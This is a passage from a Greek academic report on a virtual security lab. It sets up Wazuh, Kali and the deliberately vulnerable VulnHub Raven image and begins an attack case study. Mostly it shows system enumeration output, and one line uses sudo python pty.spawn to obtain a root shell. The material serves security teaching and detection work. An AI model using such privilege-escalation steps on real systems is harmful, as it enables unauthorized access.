Τέλος έγινε η εγκατάσταση και ρύθμιση της εικονικής μηχανής του Wazuh, στο οποίο αποδόθηκαν 4 επεξεργαστές, 8GB μνήμη, κάρτα γραφικών με 64MB μνήμη και επιτάχυνση 3D, σκληρός δίσκος 50GB και κάρτα δικτύου Intel PRO/1000 MT Desktop (γεφυρωμένη κάρτα, Realtek PCIe GbE Family Controller), όπως φαίνεται στην Εικόνα 7. Το Wazuh μεταφορτώθηκε και εγκαταστάθηκε από το αποθετήριο του <https://wazuh.com/>, και είναι το Wazuh v4.3.10 OVA (wazuh - Virtual Machine (OVA) version 4.3, 2023). Στην επόμενη ενότητα περιγράφονται με περισσότερες λεπτομέρειες το Vulnhub και τα Vulnerable images.



Εικόνα 7: Εικονική μηχανή Wazuh

2.2. VulnHub και Vulnerable images

Αρχικά να αναφέρουμε ορισμένες γενικές πρακτικές που ακολουθούνται στη εκπαίδευση σε θέματα ασφάλειας. Βασικό μέρος της διαδικασίας αποτελεί η χρήση ευπαθών συστημάτων (vulnerable systems) για πειραματισμό κυρίως αξιοποιώντας ευπαθή συστήματα σε μορφή εικονικών ειδώλων (vulnerable virtual images). Όπως προαναφέραμε η διαδικασία εκμάθησης μπορεί να είναι στην μορφή CTF ή σε μορφή πειραματισμού self-learning. Τα ευπαθή συστήματα υπάρχουν σε αποθετήρια, όπως το VulnHub και το Hack the Box¹⁸, σε ευπαθείς εκδόσεις, όπως το Metasploitable, με παιχνιδιώδη τρόπο, όπως το Over the Wire¹⁹, και σίγουρα υπάρχουν και άλλα που δεν αναφέρονται εδώ (Karagiannis & Magkos, Engaging students in basic cybersecurity concepts using digital game-based learning: Computer games as virtual learning environments., 2021).

Το VulnHub παρέχει υλικό που επιτρέπει σε οποιονδήποτε να αποκτήσει πρακτική εμπειρία στην ψηφιακή ασφάλεια, το λογισμικό υπολογιστών και τη διαχείριση δικτύου. Με τα χρόνια οι άνθρωποι δημιουργούσαν αυτούς τους πόρους και έχει αφιερωθεί πολύς χρόνος σε αυτούς, δημιουργώντας προκλήσεις «κρυμμένα πετράδια» εκπαιδευτικού υλικού. Ωστόσο, αν δεν τα γνωρίζετε, είναι δύσκολο να τα ανακαλύψετε. Έτσι, το VulnHub γεννήθηκε για να καλύψει όσο το δυνατόν περισσότερους, δημιουργώντας έναν κατάλογο υλικού και προκλήσεων που είναι (νόμιμα)

¹⁸ <https://www.hackthebox.com/>

¹⁹ <https://overthewire.org/>

«breakable, hackable & exploitable» - επιτρέποντάς την εκμάθηση σε ένα ασφαλές περιβάλλον. Όταν προστίθεται κάτι στη βάση δεδομένων του VulnHub, αρχειοθετείται όσο το δυνατόν καλύτερα, για να δοθεί η καλύτερη δυνατή αντιστοίχιση με αυτό που πρόκειται να θελήσει να μάθει και να πειραματιστεί κάποιος (VulnHub - About Vulnhub, 2012-2023).

Το Metasploitable είναι μια σκόπιμα ευάλωτη έκδοση του Ubuntu Linux που έχει σχεδιαστεί για τη δοκιμή εργαλείων ασφαλείας και την επίδειξη κοινών τρωτών σημείων. Η έκδοση 2 αυτής της εικονικής μηχανής είναι διαθέσιμη για λήψη και αποστέλλεται με ακόμη περισσότερα τρωτά σημεία από την αρχική εικόνα. Αυτή η εικονική μηχανή είναι συμβατή με το VMWare, το VirtualBox και άλλες κοινές πλατφόρμες εικονικοποίησης (Rapid7 - Metasploitable 2 Exploitability Guide, n.d.).


Το Over The Wire είναι ένας ιστότοπος που προσφέρει παιχνίδια πολέμου (wargames) με σκοπό να βοηθήσουν να μάθει και να εξασκηθεί κάποιος σε έννοιες ασφάλειας με τη μορφή παιχνιδιών γεμάτα διασκέδαση. Για περισσότερες πληροφορίες για ένα συγκεκριμένο παιχνίδι πολέμου, υπάρχουν αναλυτικές οδηγίες στο μενού της σελίδας. Η προτεινόμενη σειρά για να παίζετε τα παιχνίδια είναι: 1) Bandit, 2) Leviathan ή Natas ή Krypton, 3) Narnia, 4) Behemoth, 5) Utumno, 6) Maze, 7) Vortex, 8) Manpage, 9) Drifter και 10) FormulaOne. Κάθε παιχνίδι έχει τη δική του θύρα SSH (OverTheWire - Wargames, n.d.).

Το Hack The Box είναι μια διαδικτυακή πλατφόρμα που παρέχει μια σειρά από εικονικές μηχανές και προκλήσεις σχεδιασμένες για δοκιμές διείσδυσης και ηθικές πρακτικές hacking. Επιτρέπει στα άτομα να ενισχύσουν τις δεξιότητές τους σε ένα ελεγχόμενο και νομικό περιβάλλον. Υπάρχει ποικιλία εικονικών μηχανών που προσομοιώνουν σενάρια και τρωτά σημεία του πραγματικού κόσμου, όπου οι χρήστες μπορούν να συνδεθούν σε αυτά τα μηχανήματα και να προσπαθήσουν να τα εκμεταλλευτούν για να αποκτήσουν πρόσβαση root ή πρόσβαση στο σύστημα. Επίσης υπάρχουν προκλήσεις που εστιάζουν σε διάφορες πτυχές της κυβερνοασφάλειας, όπως η κρυπτογραφία, η αντιστροφή μηχανική, η εκμετάλλευση ιστού και άλλα. Αυτές οι προκλήσεις έχουν σχεδιαστεί για να δοκιμάσουν και να βελτιώσουν τις δεξιότητες των χρηστών σε διαφορετικούς τομείς. Ακόμη, οι χρήστες μπορούν να κερδίζουν πόντους για όλα αυτά που επιτυγχάνουν. Υπάρχει ένα σύστημα κατάταξης που αντανακλά τη συνολική απόδοση ενός χρήστη στην πλατφόρμα, που ενθαρρύνει τον υγιή ανταγωνισμό μεταξύ των μελών (HackTheBox - The #1 cybersecurity upskilling platform., 2023).


Στην μελέτη περίπτωσης, όπως αναφέρθηκε και παραπάνω στην ενότητα 2.1.2, έγινε χρήση του ευπαθούς συστήματος Raven: ²⁰ από το αποθετήριο του VulnHub. Το Raven είναι ένα

²⁰ <https://www.vulnhub.com/entry/raven-1,256/>

μηχάνημα boot2root για αρχάριους/ενδιάμεσους χρήστες. Υπάρχουν τέσσερις σημαίες για εύρεση και δύο προβλεπόμενοι τρόποι για να αποκτήσετε root. Είναι κατασκευασμένο με VMware και δοκιμασμένο σε Virtual Box με ρύθμιση για χρήση δικτύωσης NAT. Στις παρακάτω εικόνες Εικόνα 8, Εικόνα 9 φαίνεται να λειτουργεί στη διεύθυνση <http://192.168.2.18/>. Για την επίλυση της πρόκλησης ακολουθήθηκε η διαδικασία που προτάθηκε στο System Weakness²¹ από τον χρήστη RoddyT3ch. Στην συνέχεια ακολουθεί η τοπολογία και το σχήμα της μελέτης περίπτωσης.



Εικόνα 8: Αρχική σελίδα στο web του συστήματος Raven



Εικόνα 9: Wordpress στο web του συστήματος Raven


2.3. Τοπολογία και σχήμα

Στην μελέτη περίπτωση της εργασία συνολικά, όπως προαναφέρθηκε στην ενότητα 2.1.2, συμμετέχουν τρεις εικονικές μηχανές: α) Raven, β) Kali και γ) Wazuh. Ήδη για το Raven δοθήκανε περισσότερες πληροφορίες στο τέλος της προηγούμενης ενότητας 2.2 και θα γίνει εκτενής αναφορά για τα σενάρια επιθέσεων σε επόμενο κεφάλαιο. Επίσης, για την εικονική μηχανή του Wazuh θα γίνει εκτενής αναφορά σε επόμενο κεφάλαιο. Στην συνέχεια της ενότητας αυτής θα

²¹ <https://systemweakness.com/vulnhub-raven-1-walkthrough-2f2d0b69bf0e>

δοθούν περισσότερα στοιχεία κυρίως για το Kali και τον τρόπο που είναι όλα αυτά συνδεδεμένα στο δίκτυο.

Το Kali Linux γεννήθηκε από το BackTrack Linux²² και είναι μία διανομή Linux ανοιχτού κώδικα που βασίζεται στο Debian ειδική για penetration testing (δοκιμές διείσδυσης) και security Auditing (έλεγχο ασφαλείας). Το BackTrack Linux ήταν μια διανομή σε Live CD με διάφορα εργαλεία για να μπορείς να εκτελείς τις εργασίες αυτές και έγινε πολύ δημοφιλές. Το Kali Linux ακολούθησε και εμπλουτιστικά με ακόμη περισσότερα εργαλεία, ρυθμίσεις και αυτοματισμούς που επιτρέπουν στον χρήστη να εστιάσει στην εργασία που έχει να υλοποιήσει. Περιέχει συγκεκριμένες τροποποιήσεις για τον κλάδο, καθώς και αριστέες εκατοντάδες εργαλεία που στοχεύουν σε διάφορες εργασίες ασφάλειας πληροφοριών (Information Security tasks), όπως δοκιμή διείσδυσης (Penetration Testing), έρευνα στην ασφάλεια (Security Research), εγκληματολογία υπολογιστών (Computer Forensics), αντιστροφή μηχανική (Reverse Engineering), διαχείριση ευπάθειας (Vulnerability Management) και Red Team. Αποτελεί μια λύση πολλαπλών πλατφορμών, προσβάσιμη και ελεύθερα διαθέσιμη σε επαγγελματίες ασφάλειας πληροφοριών και χομπίστες. Περιλαμβάνονται περισσότερα από 600 εργαλεία δοκιμών διείσδυσης: Αφού εξετάστηκε κάθε εργαλείο που περιλαμβανόταν στο BackTrack, καταργήθηκε ένας μεγάλος αριθμός εργαλείων που είτε απλά δεν λειτουργούσαν είτε αντικαταστάθηκαν από άλλα εργαλεία που παρείχαν την ίδια ή παρόμοια λειτουργικότητα. Λεπτομέρειες για το τι περιλαμβάνεται βρίσκονται στον ιστότοπο Kali Tools²³, όπως φαίνεται στην παρακάτω Εικόνα 10.




Εικόνα 10: Kali Tools

²² <https://www.backtrack-linux.org/>

²³ <https://www.kali.org/tools/>

Επομένως το Kali Linux αποτελεί την εικονική μηχανή από την οποία θα γίνονται οι επιθέσεις στην ευπαθή εικονική μηχανή Raven και η εικονική μηχανή του Wazuh θα είναι η μηχανή για την παρακολούθηση των συμβάντων αυτών. Ένα σχήμα που αποτυπώνει την τοπολογία στο δίκτυο μεταξύ των εικονικών μηχανών φαίνεται στην παρακάτω εικόνα Εικόνα 11. Στο επόμενο κεφάλαιο θα γίνει ανάλυση των επιθέσεων από το Kali Linux στο Raven.



Εικόνα 11: Τοπολογία μελέτης περίπτωσης

2.4. Σύνοψη κεφαλαίου


Στο κεφάλαιο αυτό έγινε αναλυτική περιγραφή των εικονικών εργαστηρίων και ειδικά του virtualbox και των ρυθμίσεών του. Ακολούθησε η ανάλυση των VulnHub και vulnerable images και πιο συγκεκριμένα του Raven και τέλος παρουσιάστηκε το deployment και το σχεδιάγραμμα που δείχνει τον τρόπο που συνδέονται τα συστήματα μεταξύ τους. Στο επόμενο κεφάλαιο θα γίνει παρουσίαση της μελέτης περίπτωσης επιθέσεων στο Raven.

3. Μελέτη περίπτωσης επιθέσεων στο Raven

Στο κεφάλαιο αυτό θα παρουσιαστεί η μελέτη περίπτωση επιθέσεων στο σύστημα Raven στην οποία ακολουθήθηκαν walkthrough από δύο ιστότοπους²⁴²⁵ συνδυαστικά. Στο σενάριο που θα ακολουθηθεί τα ζητούμενα είναι να αποκτηθεί πρόσβαση root στο σύστημα και να βρεθούν τα flag1, flag2, flag3 και flag4. Στην πρώτη υποενότητα θα γίνει περιγραφή του συστήματος Raven και τις υπηρεσίες που διαθέτει και ακολούθως θα γίνει ανάλυση των επιθέσεων που έγιναν από το Kali Linux στο Raven. Στο τέλος του κεφαλαίου γίνεται μία σύνοψη όλων όσων υλοποιήθηκαν. Στην ενότητα που ακολουθεί παρουσιάζεται το Raven και τις υπηρεσίες που διαθέτει.

3.1. Raven και υπηρεσίες που διαθέτει

Η περιγραφή του συστήματος Raven και των υπηρεσιών που διαθέτει έγινε, αφού ολοκληρώθηκαν οι επιθέσεις και αποκτήθηκε πρόσβαση με δικαιώματα root στο σύστημα. Αρχικά να αναφέρουμε ότι το λειτουργικό σύστημα του Raven για την μελέτη περίπτωσης είναι Debian Linux 3.16.57-2 (2018-07-14) x86_64, όπως φαίνεται στην παρακάτω εικόνα Εικόνα 12 και η πληροφορία αυτή δόθηκε με την εντολή `uname -a`.



```
Debian GNU/Linux 8 Raven tty1
Raven login: steven
Password:
Last login: Sun Apr  2 03:18:56 AEST 2023 from 192.168.2.22 on pts/0
Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@Raven:/home/steven# ls -la
total 8
drwxr-xr-x 2 root root 4096 Aug 13  2018 .
drwxr-xr-x 5 root root 4096 Mar  6  2023 ..
root@Raven:/home/steven# uname
Linux
root@Raven:/home/steven# uname -a
Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64 GNU/Linux
root@Raven:/home/steven#
```

Εικόνα 12: Λειτουργικό σύστημα Raven

Στην συνέχεια με την εντολή `service --status-all` θα δείξουμε τις υπηρεσίες που εκτελούνται στο σύστημα οι οποίες συνοπτικά είναι `acpid`, `apache2`, `atd`, `console-setup`, `cron`, `dbus`, `kbd`, `keyboard-setup`, `kmod`, `mysql`, `networking`, `nfs-common`, `procps`, `rc.local`, `rpcbind`, `rsyslog`, `sendmail`, `ssh`, `udev`, `udev-finish`, `urandom` και `wazuh-agent`, όπως φαίνονται παρακάτω στην Εικόνα 13, και την Εικόνα 14.

²⁴ <https://semredled.weebly.com/home/vulnhub-raven-1-walkthrough>

²⁵ <https://resources.infosecinstitute.com/topics/penetration-testing/raven-1-ctf-walkthrough/>

```

root@Raven:/home/steven# service --status-all|more
[ + ] acpid
[ + ] apache2
[ + ] atd
[ - ] bootlogs
[ - ] bootmisc.sh
[ - ] checkfs.sh
[ - ] checkroot-bootclean.sh
[ - ] checkroot.sh
[ + ] console-setup
[ + ] cron
[ + ] dbus
[ - ] exim4
[ - ] hostname.sh
[ - ] hwclock.sh
[ + ] kbd
[ + ] keyboard-setup
[ - ] killprocs
[ + ] kmod
[ - ] motd
[ - ] mountall-bootclean.sh
[ - ] mountall.sh
[ - ] mountdevsubfs.sh
[ - ] mountkernfs.sh
--More--

```

Εικόνα 13: Υπηρεσίες Raven (1)

```

[ - ] mountnfs-bootclean.sh
[ - ] mountnfs.sh
[ + ] mysql
[ + ] networking
[ + ] nfs-common
[ + ] procps
[ + ] rc.local
[ - ] rmtlogind
[ + ] rpcbind
[ - ] rsync
[ + ] rsyslog
[ + ] sendmail
[ - ] sendsigs
[ + ] ssh
[ - ] sudo
[ + ] udev
[ + ] udev-finish
[ - ] umountfs
[ - ] umountnfs.sh
[ - ] umountroot
[ + ] urandom
[ + ] wazuh-agent
root@Raven:/home/steven# _

```

Εικόνα 14: Υπηρεσίες Raven (2)

Από όλες αυτές τις υπηρεσίες ανοιχτές πόρτες προς τον έξω κόσμος έχουν ορισμένες, εκτελώντας την εντολή `netstat -a -|egrep 'Proto|LISTEN'` θα δούμε ότι οι υπηρεσίες αυτές είναι `mysql`, `secure stmp` (παλαιότερα `submission`), `sunrpc` (`portmapper`), `ssh`, `smtp`, `http`, `46304`, `51371` όπως φαίνεται στην παρακάτω Εικόνα 15. Αυτές τις υπηρεσίες αναμένετε να εντοπίσουμε κατά τη διάρκεια των επιθέσεων. Τέλος να αναφέρουμε ότι η υπηρεσία `wazuh-agent` δεν περιλαμβάνεται στην αρχική εγκατάσταση του Raven. Από την επόμενη ενότητα γίνεται η παρουσίαση των επιθέσεων στο σύστημα του Raven.

```

root@Raven:/home/steven# netstat -a -|egrep 'Proto|LISTEN'
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:mysql          *:*                     LISTEN
tcp        0      0 localhost:submission    *:*                     LISTEN
tcp        0      0 *:sunrpc                 *:*                     LISTEN
tcp        0      0 *:ssh                    *:*                     LISTEN
tcp        0      0 localhost:smtp          *:*                     LISTEN
tcp        0      0 *:46304                  *:*                     LISTEN
tcp6       0      0 [::]:51371              [::]:*                  LISTEN
tcp6       0      0 [::]:sunrpc              [::]:*                  LISTEN
tcp6       0      0 [::]:http                 [::]:*                  LISTEN
tcp6       0      0 [::]:ssh                  [::]:*                  LISTEN
Proto RefCnt Flags       Type        State         I-Node    Path
unix    2      [ ACC ] STREAM     LISTENING    10995     queue/sockets/com
unix    2      [ ACC ] STREAM     LISTENING    9997      /run/rpcbind.sock
unix    2      [ ACC ] STREAM     LISTENING    7777      /run/systemd/private
unix    2      [ ACC ] SEQPACKET  LISTENING    7799      /run/udev/control
unix    2      [ ACC ] STREAM     LISTENING    7802      /run/systemd/journal/stdout
unix    2      [ ACC ] STREAM     LISTENING    12017     queue/sockets/syscheck
unix    2      [ ACC ] STREAM     LISTENING    12329     queue/sockets/upgrade
unix    2      [ ACC ] STREAM     LISTENING    12264     queue/sockets/wmodules
unix    2      [ ACC ] STREAM     LISTENING    12331     queue/sockets/control
unix    2      [ ACC ] STREAM     LISTENING    12315     queue/sockets/logcollector
unix    2      [ ACC ] STREAM     LISTENING    11964     /var/run/mysqld/mysqld.sock
unix    2      [ ACC ] STREAM     LISTENING    9162     /var/run/dbus/system_bus_socket
unix    2      [ ACC ] STREAM     LISTENING    9165     /run/acpid.socket
unix    2      [ ACC ] STREAM     LISTENING    10959     /var/run/sendmail/mta/smcontrol
root@Raven:/home/steven#

```

Εικόνα 15: Υπηρεσίες με ανοιχτές πόρτες


3.2. Επιθέσεις στο Raven

Όπως αναφέραμε και παραπάνω οι επιθέσεις στο σύστημα Raven έγιναν εξολοκλήρου από το σύστημα Kali Linux. Στην συνέχεια γίνεται παρουσίαση των επιθέσεων αυτών σε υποενότητες με κατάλληλες εικόνες.

3.2.1. Αρχικές ενέργειες στο Kali Linux

Αρχικά αυτό που έγινε είναι να δούμε τη διεύθυνση ip του συστήματός μας ώστε στην συνέχεια να μπορέσουμε να εκτελέσουμε τις επιθέσεις μας. Τις πληροφορίες σχετικά με την διεύθυνση του υπολογιστή μας, το δίκτυο στο οποίο ανήκουμε κλπ τις αποκτήσαμε εκτελώντας την εντολή

ifconfig από τον εξομοιωτή terminal. Τα στοιχεία που προέκυψαν είναι ip: 192.168.2.22 netmask: 255.255.255.0 για τη συσκευή eth0, όπως φαίνεται στην Εικόνα 16, από τα οποία διαπιστώθηκε ότι το δίκτυο είναι το 192.168.2.0/24 για τη συσκευή eth0. Εδώ να αναφέρουμε ότι έγινε και η εγκατάσταση του εργαλείου snort η οποία υπάρχει στο παράρτημα στην ενότητα 7.1. Στην επόμενη υποενότητα γίνεται παρουσίαση των ενεργειών με το netdiscover.



```
kali@kali: ~  
File Actions Edit View Help  
$ ifconfig  
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255  
    ether 02:42:3a:1c:8d:3f txqueuelen 0 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.2.22 netmask 255.255.255.0 broadcast 192.168.2.255  
    inet6 fe80::1758:ac48:e940:fdba prefixlen 64 scopeid 0<link>  
    inet6 2a02:587:ca12:700:22c0:c987:4a23:85c9 prefixlen 64 scopeid 0<global>  
    ether 08:00:27:4f:c2:ab txqueuelen 1000 (Ethernet)  
    RX packets 182 bytes 13542 (13.2 KiB)  
    RX errors 0 dropped 19 overruns 0 frame 0  
    TX packets 33 bytes 7050 (6.8 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
